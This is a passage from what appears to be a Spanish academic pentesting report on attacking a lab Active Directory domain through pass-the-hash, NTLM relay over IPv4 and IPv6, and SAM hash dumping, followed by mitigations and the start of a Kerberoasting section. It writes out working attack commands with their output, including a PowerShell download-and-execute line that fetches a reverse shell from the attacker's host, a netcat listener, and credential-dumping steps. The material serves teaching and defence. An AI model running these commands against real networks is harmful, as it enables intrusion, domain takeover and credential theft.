[01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~2592 Mhz
Versión del BIOS: VMware, Inc. VMW71.00V.14410784.B64.1908150010, 15/08/2019
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume2
Configuración regional del sistema: es;Español (internacional)
Idioma de entrada: es;Español (tradicional)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, París
Cantidad total de memoria física: 4.095 MB
Memoria física disponible: 2.978 MB
Memoria virtual: tamaño máximo: 4.799 MB
Memoria virtual: disponible: 3.688 MB
Memoria virtual: en uso: 1.111 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: awrsccompany.local
```

Figura 35. Pass-The-Hash con evil-winrm

```
(root@kali) [~/usr/share/doc/python3-impacket/examples]
# python3 psexec.py -hashes aad3b435b51404eeaad3b435b51404eea:e4bb67a41ef7d49a3999f004b2215dbb Administrador@192.168.200.129 cmd.exe
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.200.129.....
[*] Found writable share ADMIN$
[*] Uploading file DimLMYWs.exe
[*] Opening SVCManager on 192.168.200.129.....
[*] Creating service aCGD on 192.168.200.129.....
[*] Starting service aCGD.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>systeminfo

Nombre de host: DC-AWRSCOMPANY
Nombre del sistema operativo: Microsoft Windows Server 2019 Standard Evaluation
Versión del sistema operativo: 10.0.17763 N/D Compilación 17763
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Controlador de dominio principal
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Usuario de Windows
Organización registrada:
Id. del producto: 00431-10000-00000-AA694
Fecha de instalación original: 08/05/2021, 12:22:53
Tiempo de arranque del sistema: 09/06/2021, 11:20:28
Fabricante del sistema: VMware, Inc.
Modelo del sistema: VMware7,1
Tipo de sistema: x64-based PC
Procesador(es): 1 Procesadores instalados.
[01]: Intel64 Family 6 Model 158 Stepping 13 GenuineIntel ~2592 Mhz
Versión del BIOS: VMware, Inc. VMW71.00V.14410784.B64.1908150010, 15/08/2019
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume2
Configuración regional del sistema: es;Español (internacional)
Idioma de entrada: es;Español (tradicional)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, París
```

Figura 36. Pass-The-Hash con psexec.py

Como se puede observar en la Figura 35 y en la Figura 36, se ha logrado obtener acceso al controlador de dominio como el usuario administrador del dominio de *Active Directory*. De forma que un atacante podría llegar a obtener una consola de comandos, tanto en PowerShell como una consola estándar.

▪ **Ataque NTLM Relay utilizando Responder.py e Impacket**

En esta ocasión vamos a realizar un ataque NTLM *Relay* utilizando las herramientas *Responder.py* [46] y una de las herramientas de las que dispone el catálogo de *Impacket*, como es *ntlmrelayx.py*.

Responder.py se trata de una herramienta desarrollada por el experto en ciberseguridad Laurent Gaffié, quien formó parte del equipo de SpiderLabs de la organización Trustwave. Esta herramienta ha ido ganando fama dentro del *pentesting* en entornos *Active Directory* debido a las numerosas funcionalidades que ofrece, actualmente tiene la capacidad de crear servidores de autenticación maliciosos que responden a los protocolos SMB, MSSQL, HTTP, HTTPS, LDAP o FTP, entre muchos otros. Su funcionalidad principal, por lo tanto, es envenenar el *Link Local Multicast Name Resolution* (LLMNR) y el *NetBIOS over TCP/IP Name Service* (NBT-NS).

Por otro lado, *Impacket* se trata de un catálogo de herramientas desarrolladas en Python por la organización SecureAuth, dedicada a la ciberseguridad. En concreto su herramienta *ntlmrelayx.py* es una extensión que mejora las capacidades de la herramienta *smbrelayx.py*, la cual se desarrolló para realizar ataques SMB *Relay* con el objetivo de ejecutar una reverse shell en la víctima.

El principal vector de ataque que se vamos a utilizar con estas herramientas es capturar todas aquellas peticiones de recursos a nivel de dominio que no existan, o no estén disponibles, bien solicitados por procesos automatizados, o bien solicitados por usuarios del dominio. Cuando un cliente realiza una petición de un recurso que no existe, o no está disponible a nivel de dominio, seguidamente realiza una petición de ese mismo recurso a nivel de red local, es entonces cuando el atacante responde a la petición del cliente alegando que conoce el recurso, pero debe realizar una autenticación NTLM.

El atacante captura dicha autenticación y la reenvía a la víctima para poder autenticarse y realizar acciones maliciosas. En la Figura 37, es posible observar una representación visual de lo que se acaba de explicar.




Figura 37. Diagrama del vector de ataque de la herramienta Responder.py

Por lo tanto, en la siguiente prueba realizaremos un ataque NTLM *Relay* del cual obtendremos las credenciales de un usuario, estas credenciales las vamos a redirigir hacia la víctima para realizar una ejecución remota de comandos y enviar una reverse shell de PowerShell hacia mi máquina de atacante.

Primero tendremos que modificar el archivo de configuración de la herramienta Responder.py indicando que no intercepte las peticiones dirigidas hacia los protocolos SMB y HTTP:

```
En /usr/share/responder/Responder.conf
```

```
[Responder Core]

; Servers to start

SQL = On

SMB = Off

Kerberos = On

FTP = On

POP = On

SMTP = On

IMAP = On

HTTP = Off

HTTPS = On

DNS = On

LDAP = On
```

Después, utilizaremos la herramienta *Responder.py* de la siguiente forma:

```
python Responder.py -I eth0 -rdw
```

Donde el parámetro *-I* hace referencia a la interfaz de red que vamos a utilizar. Los parámetros *-rdw* utilizados de forma conjunta inicia un servidor proxy WPAD, habilita las respuestas de las peticiones con sufijo NetBIOS y con sufijo NetBIOS del tipo *wredit*, lo que afectará considerablemente a la red y, por tanto, debe usarse en entornos controlados.

Seguidamente, vamos a utilizar uno de los payloads, que está disponible dentro de la colección de Nishang [47], llamado *Invoke-PowerShellTcp.ps1*. Este payload, se ejecutará en la víctima y enviará una reverse shell hacia nuestra máquina de atacante, no obstante, hay que añadir la siguiente línea al final del payload para conseguir, de manera inmediata, que la reverse shell se envíe al ejecutar el payload:

```
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.200.128 -Port 2222
```

La línea anterior lanzará una conexión TCP hacia nuestra máquina de atacante a través del puerto 2222. Este payload lo guardaremos dentro de un directorio, donde iniciaremos un servidor HTTP por medio de Python en el puerto 8085:

```
python -m SimpleHTTPServer 8085
```

A continuación, tendremos que crear un archivo de texto, denominado *targets.txt*, donde anotaremos la dirección IP de la máquina víctima, la cual queremos comprometer, en este caso, queremos comprometer la máquina Windows 10. El archivo *targets.txt* será aquel que le indique a la herramienta *ntlmrelayx.py* hacia donde tiene que redirigir el tráfico de los *hashes* Net-NTLMv2 capturados para poder realizar una autenticación por SMB. Por lo tanto, iniciaremos la herramienta *ntlmrelayx.py* mediante el siguiente comando:

```
python3 ntlmrelayx.py -tf /root/ActiveDirectory/targets.txt  
-smb2support -c "powershell IEX(New-Object  
Net.WebClient).downloadString('http://192.168.200.128:8085/  
Powershell.ps1')"
```

Mediante el parámetro *-tf* le indicamos a la herramienta el fichero *targets.txt*, acto seguido activamos el soporte para la versión 2 de SMB mediante *-smb2support*, y le indicamos el comando a ejecutar en la máquina víctima, con el parámetro *-c*. Cuando realice la autenticación en la máquina víctima, descargará el payload, que anteriormente hemos modificado, del servidor web que hemos lanzado y ejecutará dicho payload otorgándonos una reverse shell hacia nuestra máquina de atacante.

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.200.131 for name DC-AWRSCOMPANY (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.200.131 for name DC-AWRSCOMPANY (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.200.131 for name DC-AWRSCOMPANY (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.200.131 for name DC-AWRSCOMPANY (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.200.131 for name DC-AWRSCOMPANY (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.200.131 for name recursoquenoexiste
[*] [LLMNR] Poisoned answer sent to 192.168.200.131 for name recursoquenoexiste
[*] [LLMNR] Poisoned answer sent to 192.168.200.131 for name recursoquenoexiste
[*] [LLMNR] Poisoned answer sent to 192.168.200.131 for name recursoquenoexiste
[*] [LLMNR] Poisoned answer sent to 192.168.200.131 for name recursoquenoexiste

[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from AWRSCOMPANY/ADMIN.IT@192.168.200.131 controlled, attacking target smb://192.168.200.130
[*] Authenticating against smb://192.168.200.130 as AWRSCOMPANY/ADMIN.IT SUCCEED
[*] SMBD-Thread-4: Connection from AWRSCOMPANY/ADMIN.IT@192.168.200.131 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] HTTPD: Received connection from 192.168.200.131, attacking target smb://192.168.200.130
[*] HTTPD: Received connection from 192.168.200.131, but there are no more targets left!
[*] Executed specified command on host: 192.168.200.130
[-] *SMB_SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened because the share access flags are incompatible.)
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Figura 38. Ataque NTLM Relay con Responder.py e Impacket (1ª parte)

```
(root@kali)~/ActiveDirectory/PS
# python -m SimpleHTTPServer 8085
Serving HTTP on 0.0.0.0 port 8085 ...
192.168.200.130 - - [08/Jun/2021 18:30:20] "GET /Powershell.ps1 HTTP/1.1" 200 -

#
(root@kali)~/ActiveDirectory
# nc -n lyp 2222
listening on [any] 2222 ...
connect to [192.168.200.128] from (UNKNOWN) [192.168.200.130] 49796
Windows PowerShell running as user PC1-W10$ on PC1-W10
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
PS C:\Windows\system32> systeminfo

Nombre de host: PC1-W10
Nombre del sistema operativo: Microsoft Windows 10 Pro
Versi?n del sistema operativo: 10.0.19041 N/D Compilaci?n 19041
Fabricante del sistema operativo: Microsoft Corporation
Configuraci?n del sistema operativo: Estaci?n de trabajo miembro
Tipo de compilaci?n del sistema operativo: Multiprocessor Free
Propiedad de: PC1
Organizaci?n registrada:
Id. del producto: 00330-80000-00000-AA448
Fecha de instalaci?n original: 08/05/2021, 12:48:10
Tiempo de arranque del sistema: 08/06/2021, 17:47:51
Fabricante del sistema: VMware, Inc.
Modelo el sistema: VMware Virtual Platform
Tipo de sistema: X86-based PC
Procesador(es): 1 Procesadores instalados.
[01]: x64 Family 6 Model 158 Stepping 13 GenuineIntel ~2592 Mhz
Versi?n del BIOS: Phoenix Technologies LTD 6.00, 29/07/2019
Directorio de Windows: C:\Windows
Directorio de sistema: C:\Windows\system32
Dispositivo de arranque: \Device\HarddiskVolume1
Configuraci?n regional del sistema: es;Espa?ol (internacional)
Idioma de entrada: es;Espa?ol (tradicional)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, Par?s
Cantidad total de memoria f?sica: 2.047 MB
Memoria f?sica disponible: 1.004 MB
Memoria virtual: tama?o m?ximo: 3.199 MB
Memoria virtual: disponible: 2.099 MB
Memoria virtual: en uso: 1.100 MB
```

Figura 39. Ataque NTLM Relay con Responder.py e Impacket (2ª parte)

En la Figura 38 podemos observar como el usuario “admin.it” que estaba utilizando el equipo Windows 7 ha realizado una petición de un recurso a nivel de red que no existía, o que no estaba disponible en ese momento. *Responder.py* ha envenenado la red haciendo creer al equipo Windows 7 que sabía dónde estaba el recurso por el que estaba haciendo la petición, por tanto, se ha realizado una autenticación NTLM, capturando el *hash* Net-NTLMv2. Este *hash* lo ha utilizado la herramienta *ntlmrelayx.py* para realizar una autenticación a través de SMB e inyectar el comando que anteriormente le hemos especificado. Ya en la Figura 39 podemos ver como se ha puesto el puerto 2222 a la escucha mediante NetCat y se ha realizado una petición GET hacia el servidor que habíamos lanzado. Automáticamente, el puerto 2222 recibe la conexión del payload que se ha ejecutado en la máquina Windows 10, obteniendo así una reverse shell de PowerShell como administrador.

De forma que, sin necesidad de conocer las credenciales del usuario “admin.it”, hemos conseguido acceder como administradores (ya que este usuario en concreto es administrador del dominio) a una máquina perteneciente al dominio de *Active Directory*, una acción que sin lugar a duda presenta un altísimo riesgo para cualquier organización.

▪ **Ataque NTLM Relay por IPv6 utilizando Impacket y Proxychains**


Imaginemos ahora que una organización, siguiendo un manual de buenas prácticas en seguridad informática, ha mitigado el ataque NTLM *Relay*, de forma que este ataque no funcionará de la manera que hasta ahora lo hemos estado haciendo, es decir, por IPv4. Sin embargo, ¿qué ocurre con IPv6?, ¿existen medidas de mitigación o se han olvidado de que IPv6 también existe?

En esta prueba, vamos a desplegar un ataque NTLM Relay por IPv6 envenenando el dominio de *Active Directory* (*DNS Spoofing*) para capturar *hashes* Net-NTLMv2 de usuarios. Esto lo combinaremos con Proxychains [48] para crear un túnel y conseguir acceso en la máquina víctima.

Gracias a la herramienta *mitm6* [49], desarrollada en Python por una de las divisiones de ciberseguridad, denominada Fox IT, de la organización NCC Group, es posible envenenar el dominio de *Active Directory*, ya que por defecto las máquinas Windows solicitan tráfico IPv6.

Mediante el siguiente comando podemos realizar este envenenamiento, ya que sabemos el nombre de dominio:

```
mitm6 -d awrscopy.local
```



```
(root@kali) [~/ActiveDirectory]
# mitm6 -d awrscopy.local
/usr/local/lib/python3.9/dist-packages/mitm6-0.2.2-py3.9.egg/mitm6/mitm6.py:283: SyntaxWarning: "is" with a literal. Did you mean "=="?
/usr/local/lib/python3.9/dist-packages/mitm6-0.2.2-py3.9.egg/mitm6/mitm6.py:283: SyntaxWarning: "is" with a literal. Did you mean "=="?
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:df:6d:a9]
IPv4 address: 192.168.200.128
IPv6 address: fe80::20c:29ff:fedf:6da9
DNS local search domain: awrscopy.local
DNS whitelist: awrscopy.local
Sent spoofed reply for wpad.awrscopy.local. to fe80::98c1:dbb7:300a:a8a0
Sent spoofed reply for wpad.awrscopy.local. to fe80::98c1:dbb7:300a:a8a0
Sent spoofed reply for DC-Awrscopy.awrscopy.local. to fe80::98c1:dbb7:300a:a8a0
Sent spoofed reply for DC-Awrscopy.awrscopy.local. to fe80::98c1:dbb7:300a:a8a0
IPv6 address fe80::192:168:200:130 is now assigned to mac=00:0c:29:59:ba:6a host=PC1-W10.awrscopy.local. ipv4=192.168.200.130
IPv6 address fe80::192:168:200:131 is now assigned to mac=00:0c:29:1f:40:05 host=PC2-W7.awrscopy.local. ipv4=192.168.200.131
```

Figura 40. DNS Spoofing con mitm6

Como se muestra en la Figura 40, la herramienta mitm6 ha comenzado con el envenenamiento del dominio *awrscopy.local*. El proceso de intercambio de mensajes que realiza la herramienta con las máquinas Windows es:

- Las máquinas Windows envían mensajes *SOLICIT* para descubrir servidores DHCPv6 disponibles, la herramienta mitm6 responde al mensaje de las máquinas Windows con un mensaje *ADVERTISE* indicando que la máquina atacante es un servidor DHCPv6 disponible.
- Después, las máquinas Windows envían un mensaje *REQUEST* para obtener la dirección IPv6 del servidor, seguidamente mitm6 responde con un mensaje *REPLY* con la dirección IPv6 del atacante.

Una forma de comprobar que este proceso se ha realizado correctamente es comprobar los servidores DNS de las máquinas Windows, tal y como se puede observar en la Figura 41, donde la dirección IPv6 del atacante se coloca como servidor DNS preferido y como puerta de enlace predeterminada.

```
Adaptador de Ethernet Ethernet0:
Sufijo DNS específico para la conexión. . . : awrsccompany.local
Descripción . . . . . : Intel(R) 82574L Gigabit Network Connection
Dirección física. . . . . : 00-0C-29-59-BA-6A
DHCP habilitado . . . . . : no
Configuración automática habilitada . . . : sí
Vínculo: dirección IPv6 local. . . . : fe80::192:168:200:130%15(Preferido)
Concesión obtenida. . . . . : martes, 8 de junio de 2021 20:38:59
La concesión expira . . . . . : martes, 8 de junio de 2021 20:44:00
Vínculo: dirección IPv6 local. . . . : fe80::98c1:dbb7:300a:a8a0%15(Preferido)
Dirección IPv4. . . . . : 192.168.200.130(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . : fe80::20c:29ff:fedf:6da9%15
                                           192.168.200.2
IAID DHCPv6 . . . . . : 100666409
DUID de cliente DHCPv6. . . . . : 00-01-00-01-28-28-24-08-00-0C-29-59-BA-6A
Servidores DNS. . . . . : fe80::20c:29ff:fedf:6da9%15
                                           192.168.200.129
                                           1.1.1.1
NetBIOS sobre TCP/IP. . . . . : habilitado
Lista de búsqueda de sufijos DNS específicos de conexión:
awrsccompany.local
```

Figura 41. Envenenamiento de los servidores DNS en las máquinas Windows

Seguidamente, ejecutaremos la herramienta *ntlmrelayx.py* indicándole que el ataque NTLM Relay será por IPv6 mediante el comando:

```
python3 ntlmrelayx.py -6 -wh 192.168.200.128 -t
smb://192.168.200.130 -socks -debug -smb2support
```

En el comando anterior mediante el parámetro *-6* le indicamos a la herramienta que el ataque será por IPv6, además, mediante el parámetro *-wh* le indicamos hacia donde queremos que se redirija el tráfico que vaya capturando, este caso hacia nuestro equipo de atacante. El equipo objetivo será la máquina Windows 10, donde queremos realizar una autenticación mediante SMB, también vamos a crear una conexión *socks*, para posteriormente con *proxychains* construir un túnel. Por último, con el parámetro *-debug* queremos que nos muestre todo aquel tráfico IPv6 que vaya capturando, y vamos a añadir soporte para la versión 2 de SMB.

```
[*] SMBD-Thread-15: Connection from AWRSCOMPANY/ADMIN.IT@::ffff:192.168.200.131 controlled, attacking target smb://192.168.200.130
[*] Authenticating against smb://192.168.200.130 as AWRSCOMPANY/ADMIN.IT SUCCEED
[*] SOCKS: Adding AWRSCOMPANY/ADMIN.IT@192.168.200.130(445) to active SOCKS connection. Enjoy
[*] Checking admin status for user AWRSCOMPANY/ADMIN.IT
[*] SMBD-Thread-15: Connection from AWRSCOMPANY/ADMIN.IT@::ffff:192.168.200.131 controlled, but there are no more targets left!
[+] tsAdmin returned: TRUE

ntlmrelayx> socks
Protocol Target Username AdminStatus Port
-----
SMB 192.168.200.130 AWRSCOMPANY/ADMIN.IT TRUE 445
```

Figura 42. Ataque NTLM Relay por IPv6 con Impacket

Cuando se ejecuta la herramienta *ntlmrelayx.py*, se crea una sesión interactiva donde con el parámetro *socks*, se es capaz de visualizar el usuario del que se ha capturado su *hash* Net-NTLMv2. En la Figura 42, podemos ver que se ha conseguido capturar al usuario "admin.it", el cual ha realizado una petición de un recurso que no existía, o que no estaba disponible en ese momento. Cuando se ha capturado su *hash* Net-NTLMv2 se ha autenticado en la máquina víctima mediante SMB, además, la propia herramienta *ntlmrelayx.py* nos reporta que el usuario capturado es administrador en la máquina víctima.

En ese momento, mediante ProxyChains, el cual se trata de un servidor proxy muy conocido y utilizado en auditorías técnicas de *pentesting* para tunelizar conexiones (técnica conocida como *pivoting*), vamos a utilizar la herramienta de post-explotación *CrackMapExec* para comprometer la máquina víctima sin necesidad de conocer su contraseña. Primeramente, hay que modificar el final del fichero de configuración de ProxyChains:

En /etc/proxychains.conf

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
```

Con esta configuración nuestra máquina permanecerá en escucha por el puerto 1080, por lo tanto, como anteriormente hemos capturado una credencial de un usuario administrador de la máquina víctima, mediante los siguientes comandos, y sin necesidad de conocer la contraseña de dicho usuario, podemos llegar a realizar un volcado de la base de datos local de credenciales (SAM), entre otras muchas acciones que podemos realizar:

```
proxychains crackmapexec smb 192.168.200.130 -u "admin.it" -p
"NoMeSeSuPass" -d "awrscompany" 2>/dev/null
```

```
proxychains crackmapexec smb 192.168.200.130 -u "admin.it" -p
"NoMeSeSuPass" -d "awrscompany" --sam 2>/dev/null
```



```
(root@kali) [~/ActiveDirectory]
# proxychains crackmapexec smb 192.168.200.130 -u 'admin.it' -p 'NoMeSeSuPass' -d 'awrsccompany' 2>/dev/null
SMB 192.168.200.130 445 PC1-W10 [*] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrsccompany) (signing:False) (SMBv1:False)
SMB 192.168.200.130 445 PC1-W10 [*] awrsccompany\admin.it:NoMeSeSuPass (Pwn3d!)

(root@kali) [~/ActiveDirectory]
# proxychains crackmapexec smb 192.168.200.130 -u 'admin.it' -p 'NoMeSeSuPass' -d 'awrsccompany' --sam 2>/dev/null
SMB 192.168.200.130 445 PC1-W10 [*] Windows 10.0 Build 19041 (name:PC1-W10) (domain:awrsccompany) (signing:False) (SMBv1:False)
SMB 192.168.200.130 445 PC1-W10 [*] awrsccompany\admin.it:NoMeSeSuPass (Pwn3d!)
SMB 192.168.200.130 445 PC1-W10 [*] Dumping SAM hashes
SMB 192.168.200.130 445 PC1-W10 Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.200.130 445 PC1-W10 Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.200.130 445 PC1-W10 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.200.130 445 PC1-W10 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3f6e1bfe573885d59fe70d31292716ef:::
SMB 192.168.200.130 445 PC1-W10 PC1:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa8057e06a81b54e73b949b:::
SMB 192.168.200.130 445 PC1-W10 [*] Added 5 SAM hashes to the database
```

Figura 43. Volcado de las credenciales de la SAM en la máquina víctima

▪ Mitigaciones

Como se ha demostrado a lo largo de esta sección, NTLM es un protocolo de autenticación que cuenta con vulnerabilidades al existir fallos en su diseño. El motivo fundamental por el que este protocolo de autenticación se sigue utilizando en la actualidad es para seguir manteniendo la compatibilidad con sistemas antiguos que no permiten otros protocolos de autenticación más modernos y seguros.

También hemos demostrado que los hashes Net-NTLMv2 se pueden romper con relativa facilidad, y esto se debe a que estos hashes están formados por un algoritmo que, en la actualidad, se considera inseguro debido a las colisiones que presentan, como es MD4. Gracias a la evolución de la tecnología, se ha logrado mejorar la capacidad de cómputo de las máquinas que existen hoy en día, y por ello, ha hecho que cada vez sea más sencillo y rápido romper los hashes MD4 que utiliza este protocolo. A pesar de que la compañía Microsoft conoce las vulnerabilidades presentes en este protocolo, las mitigaciones que ha presentado, para intentar minimizar el impacto de los ataques, no son demasiado eficaces contra los ataques *Relay*.

Por lo tanto, a continuación, se definirán una serie de pautas a seguir para mitigar los ataques *Relay*, aunque cabe destacar que mitigar vulnerabilidades es una tarea compleja que requiere conocer la tecnología muy en profundidad y de mucho tiempo y esfuerzo. Cada vez con más frecuencia surgen nuevos tipos de ataques que se aprovechan de las vulnerabilidades del protocolo NTLM:

- Mantener el sistema operativo actualizado en todas máquinas que pertenezcan al dominio de *Active Directory*.
- Configurar unas directivas de grupo (*GPO*) apropiadas y alineadas con la política de seguridad de la organización. La presencia de unas directivas de grupo robustas indica que una organización está comprometida con la seguridad, y tiene claramente definidos sus objetivos en cuanto a la seguridad de la información y seguridad informática.
- Firmar todas las conexiones que viajen a través del protocolo Samba en todas las máquinas que pertenezcan al dominio de *Active Directory*. Esta acción, a pesar de que parezca simple, ya a mitigar en su totalidad los ataques *SMB Relay* y los ataques *NTLM Relay* que se aprovechen del protocolo Samba como puede ser un ataque por IPv6, ya que cuando el atacante trate de realizar una autenticación en una máquina víctima con un *hash* capturado, la víctima le va a denegar la autenticación al no firmar la comunicación.

Es sumamente importante firmar las conexiones de red en todas máquinas que pertenezcan al dominio de *Active Directory*, y no solo aquellas máquinas consideradas críticas. Si solo firmamos las conexiones de red en las máquinas consideradas críticas, un atacante podría atacar una estación de trabajo, realizar un volcado de la memoria de la máquina y obtener credenciales que le sirvan para realizar un movimiento lateral.

Hay que destacar que Microsoft aplica la firma de las conexiones de red en máquinas Windows Server por defecto desde Windows Server 2016.

- De la misma manera podemos aplicar la firma a las conexiones que viajen a través del protocolo LDAP, para evitar ataques *NTLM Relay* que se aprovechan de este protocolo.
- Bloquear las comunicaciones de autenticación que se realicen a través del protocolo *NTLMv1*. Como se ha comentado antes, *NTLMv1* está en desuso por las vulnerabilidades tan notorias que presentaba.

- Utilizar siempre que sea posible el protocolo de autenticación Kerberos y bloquear el protocolo NTLM. En el caso de que NTLM sea necesario y no se pueda bloquear, hay que configurar las máquinas para utilizar el nivel de compatibilidad *LMCompatibilityLevel* lo más alto posible.
- Aplicar *Extended Protection for Authentication* (EPA) en las máquinas que pertenecen al dominio de *Active Directory* y que están ofreciendo servicio web. Esta protección ampliada para la autenticación, desarrollada por Microsoft, tiene como objetivo evitar los ataques *Relay* implementando un protocolo basado en el RFC 5056, por lo que se aplica confidencialidad e integridad a la petición de autenticación.
- Deshabilitar el protocolo IPv6, siempre y cuando no sea necesario dentro del dominio de *Active Directory*. Esta acción evitará que los equipos Windows conectados al dominio soliciten un servidor DHCPv6, y por lo tanto, será imposible realizar un envenenamiento de la red por IPv6 para cambiar la dirección del servidor DNS legítimo por la dirección del atacante.

4.3.2. Ataques contra Kerberos

Aunque anteriormente ya hemos comprometido todos los usuarios del dominio de *Active Directory*, así como todas las máquinas de este dominio, incluidos el usuario “Administrador” y el controlador de dominio, merece la pena indagar en los posibles ataques que un atacante es capaz de realizar sobre el protocolo de autenticación Kerberos, el cual se explicó con anterioridad.

Por lo tanto, en este apartado veremos varios ataques con los que podemos comprometer varios usuarios del dominio crackeando varios tipos de *tickets*, así como ganar persistencia permanente dentro del dominio como usuario administrador.

- **Ataque Kerberoasting**

Kerberoasting [50] es un ataque de post-explotación se utiliza para extraer credenciales de las cuentas de servicios de *Active Directory* para posteriormente, realizar un ataque de fuerza bruta con el objetivo de crackear su contraseña. Este ataque se centra en los servicios donde se utiliza una cuenta de usuario del dominio, ya que aquellas cuentas de servicio creadas, de manera automática, por los servidores Windows están asignadas a cuentas de usuarios de equipos, y, por tanto, si el ataque se centrara sobre estas últimas, resultaría inviable debido a la complejidad y el tamaño de las contraseñas de estas cuentas. El diseño de Kerberos permite a los usuarios autenticados en un dominio solicitar *tickets* TGS para cualquier servicio de red, lo que permite que estos *tickets* sean crackeados de forma offline.

El usuario que vamos a utilizar para realizar el ataque será “miles.morales”, un usuario del dominio que no tiene permisos de administrador. Mediante la herramienta *GetUserSPNs.py*, la cual se puede encontrar en el catálogo de herramientas de *Impacket*, al igual que otras herramientas que ya hemos utilizado con anterioridad, vamos a realizar este ataque ejecutando en nuestra máquina de atacante el siguiente comando:

```
python3 GetUserSPNs.py -request  
awrscompany.local/miles.morales:Spiderman\!06
```
